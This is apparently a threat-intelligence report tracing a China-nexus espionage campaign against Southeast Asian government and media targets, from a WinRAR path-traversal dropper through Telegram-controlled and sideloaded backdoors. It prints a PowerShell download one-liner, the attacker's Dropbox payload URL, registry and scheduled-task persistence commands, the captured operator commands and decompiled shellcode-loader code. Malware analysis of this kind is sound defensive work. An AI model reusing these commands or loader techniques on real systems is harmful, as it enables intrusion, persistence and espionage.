CyberArmor

TLP:CLEAR

Autumn Dragon

China-nexus APT Group Targets South East Asia Using Multi-Stage DLL Sideloading

AUTHORS

Nguyen Nguyen & bartblaze

DATE

Nov 18, 2025

Overview **3**
Stage 1 - Dropper 5
Stage 2 - Initial Backdoor 10
Stage 3 - Backdoor Loader 18
Stage 4 - Final Backdoor 20
Victimology **22**
Other Campaigns **23**
Attribution & Conclusion **28**
Indicators of Compromise **30**
Yara Rules **31**
MITRE ATT&CK **32**
Appendix A - Batch File **33**

Overview

In this report, we describe how we tracked for several months a sustained espionage campaign against the Government and Media / News sectors in countries surrounding the South China Sea. These include Laos, Cambodia, Singapore, the Philippines and Indonesia.

Since early 2025, China's involvement in the Indo-Pacific has been more prolific, from escalating maritime tensions, to being peacebroker in Myanmar's military junta and more recently, espionage activities on joint exercises the Philippine naval forces have been conducting together with the US, Australia, Canada and New Zealand.[1]

The attacker, which we believe is a China-nexus threat actor, showcases a love of DLL sideloading techniques in order to compromise their targets of interest. Governments and media are high-value targets because they shape policy, public opinion, and international alignment.

The report details the full attack chain of one particular compromise we discovered, and goes further into detail on victimology, other campaigns and finally lists indicators of compromise. Figure 1 illustrates the multiple stages of the attack.

---

1 https://www.abc.net.au/news/2025-11-03/chinese-ship-spies-on-australia-philippines-us-naval-exercise/105966362



Figure 1 – High-level campaign overview

Stage 1 - Dropper

The campaign starts with a file named "**Proposal_for_Cooperation_3415.05092025.rar"**, and was highly likely attached to an email directly targeted at the persons of interest. Although the archive appears legitimate, it exploits CVE-2025-8088[2], which is a path traversal vulnerability in WinRAR (popular compression and archive software). Figure 2 shows the overview of stage 1.



Figure 2 - Stage 1 - The WinRAR file will drop a batch file, which in turn will download the next stage

[2] https://nvd.nist.gov/vuln/detail/CVE-2025-8088

This RAR file has the following properties:

Filename: Proposal_for_Cooperation_3415.05092025.rar

MD5: 5fd48646b12103d50637cfc886de7a06

SHA-1: 92b8fa4d3e7f42036fc297a3b765e365e27cdce5

SHA-256: 5b64786ed92545eeac013be9456e1ff03d95073910742e45ff6b88a86e91901b

File type: RAR archive data, v5

As mentioned, when extracting the RAR archive, CVE-2025-8088 will automatically be triggered to install a persistence script in the current user's startup folder using path traversal and an embedded Alternative Data Stream (ADS).



Figure 3 - WinRAR CVE-2025-8088 triggering when attempting to extract the archive.

The script has the following properties and is shown in its entirety in Appendix A - Batch Script:

Name: Windows Defender Definition Update.cmd

MD5: dd4cda8cebfa709c291276a8fa479e48

SHA1: 3fd15d52d0051cdc12f59069338a08f52f11ed64

SHA256: e409736eb77a6799d88c8208eb5e58ea0dcb2c016479153f9e2c4c3c372e3ff6

The batch script, *Windows Defender Definition Update.cmd*, will be copied automatically to the following location and run next time the user logs on:

..\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Windows Defender Definition Update.cmd

It will perform the following commands to install the second-stage backdoor:

- Download an additional WinRAR archive from the following URL:
    - **hxxps[:]//www.dropbox[.]com/scl/fi/ln6q8ip8k3dvx6xxyi71s/gs.rar?rlkey=w9vg1ehva23iitfdt5oh2×6cj&st=pwq86nfo&dl=1**
    - It performs this download using PowerShell:

```
try { (New-Object Net.WebClient).DownloadFile('%~1','%~2'); exit 0 } catch { exit 1 }" >NUL 2>&
```

- This newly downloaded RAR will be stored at the following location: '***C:\Users\Public\Documents\Microsoft\[semi-random].rar***'

- The new sub-folder in *C:\Users\Public\Documents\Microsoft* is semi-randomly generated and constructed using a random number between 0 and 32767 (using the *%random%* variable) concatenated with the current system's time. For example, if the system time is 12:00:00, then the file and folder name could be **winupdate_v**4821120000.
- Extract the file into: '***C:\Users\Public\Documents\Microsoft*winupdate_v[*semi-random]*'
    - The WinRAR file is protected with the following password: ***S8jwaqfA0BBuWOAKrFLg***
    - Note: in other campaigns that have a batch script downloader, the password is different.
- The script creates persistence for the second stage by adding a new Run key in the registry:

```
reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "winupdate_v%random%" /t REG_SZ /d "%EXE_FILE%"
```

Note: The EXE_FILE variable is ***C:\Users\Public\Documents\Microsoft\[semi-random]\obs-browser-page.exe***

The additional file downloaded from Dropbox is a WinRAR archive and has the following properties:

File name: gs.rar

MD5: 87460e76e37b879caca2105ac494fb8b

SHA-1: ec61fd29b0ebc597847325a61aceac5eeab4ae2c

SHA-256: 50855f0e3c7b28cbeac8ae54d9a8866ed5cb21b5335078a040920d5f9e386ddb

File Type: RAR archive data, v5 (password protected)

This RAR archive, gs.rar, contains two files with the following properties:

File name: obs-browser-page.exe (legitimate)

MD5: 86f01e9421980f5e30c7fe0e6a254d98

SHA-1: 4d368e20a5876fc5aa865c8c266ceef2c9fe8c79

SHA-256: 7af238050b2750da760b2cf5053bcf58054bcf44e9af1617d8b7af3ed98d09c6

File Type: EXE

File name: libcef.dll

MD5: 4207ba35a60414d2e2516f58c4692b9b

SHA-1: 803fb65a58808fd3752f9f76b5c75ca914196305

SHA-256: a3805b24b66646c0cf7ca9abad502fe15b33b53e56a04489cfb64a238616a7bf

File Type: PE DLL

PE Compile Timestamp: 2025-09-04T10:41:21+00:00 (UTC)

Note that gs.rar does not exploit any vulnerabilities, rather, it will simply be extracted by the batch script previously described. Then obs-browser-page.exe is executed by the same batch script. The following functionality is further described in Stage 2 next.

Stage 2 - Initial Backdoor

The second stage is a backdoor and enables the threat actor to gather information of the victim machine and deploy the third stage. It consists of two modules: a legitimate OBS open-source browser executable and a modified libcef.dll (automatically imported and loaded by OBS).

The DLL has been altered to execute malicious code via DLL sideloading (MITRE T1574) and communicates with the threat actor (‘wang Wenbin’) via Telegram. Figure 4 shows the overview of stage 2.



Figure 4 - Stage 2 Overview

Figure 5 shows the library automatically imported by the OBS browser through DLL search-order hijacking; Figure 6 shows the malicious code starting the backdoor implant.



Figure 5 - obs-browser-page.exe importing libcef.dll



Figure 6 - libcef - shows the modified code of the cef_api_hash import

The malicious libcef.dll is written in C++ and uses *Boost* and the *tgbot*[3] library to communicate with the threat actor. The bot token is stored encrypted and decrypted at runtime and is as follows (redacted):

```
8285002[REDACTED]:AAEyRgJTpVgmyQ38fOO1i3ofqhq[REDACTED]
```

The backdoor is lightweight, implementing only three commands—**/shell**, **/screenshot** and **/upload**—received from the Telegram bot controller. Minimizing functionality reduces the risk of exposing the actor's intent and tradecraft.

The following are the descriptions of the commands:

Command	Description
/shell [command]	Execute a command received from the bot controller; the output is returned to the controller via Telegram's *sendMessage* API.
/screenshot	Capture a screenshot of the desktop and transmit it raw (as an actual image) to the bot controller.
/upload [file]	Save a file, e.g. a next stage, sent by the bot controller to the current directory.

The use of Telegram is interesting as it appears particularly popular in Indonesia, and might have been used to fly under the radar. That said, the use of Telegram as C2 may involve a higher risk as it is more ephemeral, in the sense that once it is discovered, it might get shut down fast. Therefore, we believe the threat actor is quick to act on the next steps once initial contact has been established, and will deploy additional backdoors from their arsenal as we will see in the next stages.

[3] https://github.com/reo7sp/tgbot-cpp

Victim's Machine Assessment:

The bot controller (threat actor) uses these three commands to gather information and perform reconnaissance of the victim's computer and deploy third-stage malware. This design enables the controller to remain stealthy and evade detection.

During our analysis, we observed the bot controller performing hands-on keyboard activity by executing the following commands in sequence for one victim:

Gather system information:

Command	Description
/shell systeminfo	Systeminfo provides a snapshot of all kinds of information of a system, such as hostname, hardware details, ... This information is useful for administrators maintaining systems — and for bot controllers mapping targets. By collecting these details, a bot controller can determine whether the host is a sandbox, a real machine, the intended or a high-value victim.
/shell tasklist	Tasklist displays active processes with their PIDs, session names/IDs, memory usage, and—optionally—hosted services or loaded modules. A bot controller can use this output to identify security products and applications running on the victim machine.
/screenshot	Capturing a screenshot of the victim's desktop enables the bot controller to observe the user's activity.

Install Backdoor:

Command	Description
/upload	The upload command allows the bot controller to upload any file to the system.
/shell cd [directory]	This command lets the actor navigate the file system; the bot controller uses it to change to the directory where files are uploaded and malware is installed.

Install Persistence:

Command	Description
/shell schtasks [command]	To stay persistent, the bot controller uses the Task Scheduler to stay persistent.
/shell cd [directory]	This command lets the actor navigate the file system; the bot controller uses it to change to the directory where files are uploaded and malware is installed.

Bot Controller's commands:

During our investigation, we captured the bot controller's commands. Below is a list of commands the controller executed on the victim machine.

- /shell systeminfo
- /shell tasklist
- /screenshot
- /shell powershell -w hidden -nop -ep bypass Get-MpThreat
- /shell cd C:\Users\Public\Documents\Microsoft
- /upload
- /shell schtasks /create /tn "OperaGXUpdater" /tr "C:\Users\Public\Documents\Microsoft\OperaGX.exe" /st 06:00:00 /sc minute /mo 30 /f
- /shell schtasks /run /tn OperaGXUpdater

We observed the bot controller issuing commands in varying sequences for different victims, indicating a hands-on approach and real-time decisions on whether to proceed with - or abandon - the attack. The following graph illustrates the bot controller issuing commands to the backdoor to perform the following actions:

- Take screenshots of the infected machine.
- Identify the system information of the infected machine.
- Navigating the file system of the infected machine.
- Install the 2nd stage backdoor.
- Execute PowerShell commands.
- Execute (other) commands to stay persistent on the infected machine.



Figure 7 - DarkArmor's graph[4] shows the threat actor and their communications with the backdoor

[4] https://cyberarmor.tech/solutions/darkarmor

We were able to identify distinct backdoor loaders as part of Stage 3. There are **three** identified campaigns as part of Stage 3. Note we will focus on Campaign 3 for the Stage 3 analysis.

Campaign 1:

Filename: OperaGX.exe (legitimate)

MD5: d9b8c071b23dd46bff42030418ace2de

SHA1: 176b08746e32caa6cda8ed207c8aaeea3d39ef52

SHA256: 297c7d66d2806776a1a31706069473705a9b2f11d0572a79632cb2f3d3673d77

Filename: opera_elf.dll

MD5: f0e44c13c64eedbc6377b5e54ec88882

SHA1: 2f0c6bba36a8955b02b0a992c52d80f9c6873b49

SHA256: 5d0d00f5d21f360b88d1622c5cafd42948eedf1119b4ce8026113ee394ad8848

Campaign 2:

Filename: identity_helper.exe (legitimate)

MD5: 69f1bb23ff827547d3b2f421b665f1b2

SHA1: 36b5a00cf5795f322d429fae41afb34d4ea2ad16

SHA256: eb8ba8794da4b6191b2009d6f52e58d24e2532758a27c39356f98947ce825522

Filename: msedge_elf.dll

MD5: 50e9d958e1eb78c7c53502d2c9fa9ce0

SHA1: 70efba29a6e1bceaabccd10e1aba0b5ca797ae6b

SHA256: fe3fb17140458dc2073d130569f7b45bca681e0557824ee4a042ff7f13d8c977

Campaign 3:

Filename: Creative Cloud Helper.exe (legitimate)

MD5: a90ad1e8c1e52d9b4b42ad3f28d8706a

SHA1: fb81cfa87b963c98e0601c45167824f71e796314

SHA256: f03b810dde753c3f14527107f418ca70059c6eba18255c81a60439f2069d5352

Filetype: EXE

Filename: CRClient.dll

MD5: 19b7bdc7825e4e2f19d719660b4c388d

SHA1: 96743595531b68deb2771925d69a43ade024d75c

SHA256: 843fca1cf30c74edd96e7320576db5a39ebf8d0a708bde8ccfb7c12e45a7938c

Filetype: PE DLL

PE Compile Timestamp: 2025-09-08 T03:54:25+00:00 (UTC)

Filename: Update.lib

MD5: 2dbf8c78023254c62a019b42d57a901e

SHA1: 9744a5e085d88f14f6a040ce0b9698bf59a42df7

SHA256: 2044a0831ce940fc247efb8ada3e60d61382429167fb3a220f277037a0dde438

Filetype: Encrypted Payload (Backdoor)

We will focus on **Campaign 3** and describe it below in Stage 3 next.

Stage 3 - Backdoor Loader

Like before, the threat actor uses DLL sideloading. In this case, Adobe's Creative Cloud component is abused to load malicious code into CRClient.dll in order to evade security products and achieve persistence by calling the function **CrashReporterInitialize** in CRClient.dll. This functionality is further responsible for decrypting the final backdoor (Stage 4). Figure 8 shows the overview of stage 3.



Figure 8 - Stage 3 Overview

CRClient.dll is a simple implant responsible to load Update.lib (encrypted stub), decrypt the file, and run it as shellcode. The actor doesn't use complex encryption algorithms, they rely on a simple XOR encoding technique as shown in Figure 9.

```
Sleep(0x3039);
FUN_7ffac4bda110((undefined1 (*) [32])local_128,0,0x110);
encrypted_payload_filepath = (undefined8 *)0xea4103bfcc6f5c8f;
SStack_1a0 = 0xc5500fa0fb463690;
local_198 = (void *)0xfc5a14adeb510f80;
_Stack_190 = 0xfc4707a8e9663abf;
pbStack_188 = (byte *)0xccfb5a0ae2;
countrol = 0xcccccccccccccccc;
index = 0;
decrypt_ptr = &encrypted_payload_filepath;
do {
  tmp = index & 0x80000007;
  if ((int)tmp < 0) {
    tmp = (tmp - 1 | 0xfffffff8) + 1;
  }
  *(byte *)decrypt_ptr = *(byte *)decrypt_ptr ^ (byte)(countrol >> ((byte)tmp & 0x3f));
  index = index + 1;
  decrypt_ptr = (undefined8 **)((longlong)decrypt_ptr + 1);
} while (index < 0x25);
FUN_7ffac4b94b58(local_128,(char *)&encrypted_payload_filepath);
```

Figure 9 - Decrypting a hardcoded file path of a backdoor

Once the payload (Update.lib) is loaded into memory and decrypted, the loader executes the backdoor as shellcode, as shown in the decompiled code in Figure 10.

```
cVar1 = CryptoCPP_Decrypt(&encrypted_payload_filepath);
shellcode_data_ptr = encrypted_payload_filepath;
if ((cVar1 != '\0') &&
   (shellcode_ptr = (code *)VirtualAlloc((LPVOID)0x0,SStack_1a0,0x1000,0x40),
   shellcode_ptr != (code *)0x0)) {
  Func_memcpy((undefined8 *)shellcode_ptr,shellcode_data_ptr,SStack_1a0);
  (*shellcode_ptr)();
}
if (shellcode_data_ptr != (undefined8 *)0x0) {
  FUN_7ffac4bbdac8(shellcode_data_ptr);
}
```

Figure 10 - The decompiled code illustrates how the loader decrypts the backdoor and executes the shellcode

The shellcode is responsible for loading and executing the final payload, which is yet another backdoor.

Stage 4 - Final Backdoor

The final backdoor is a lightweight implant, written in C++ and as before, it can be executed via DLL sideloading. Figure 11 shows the overview of stage 4.

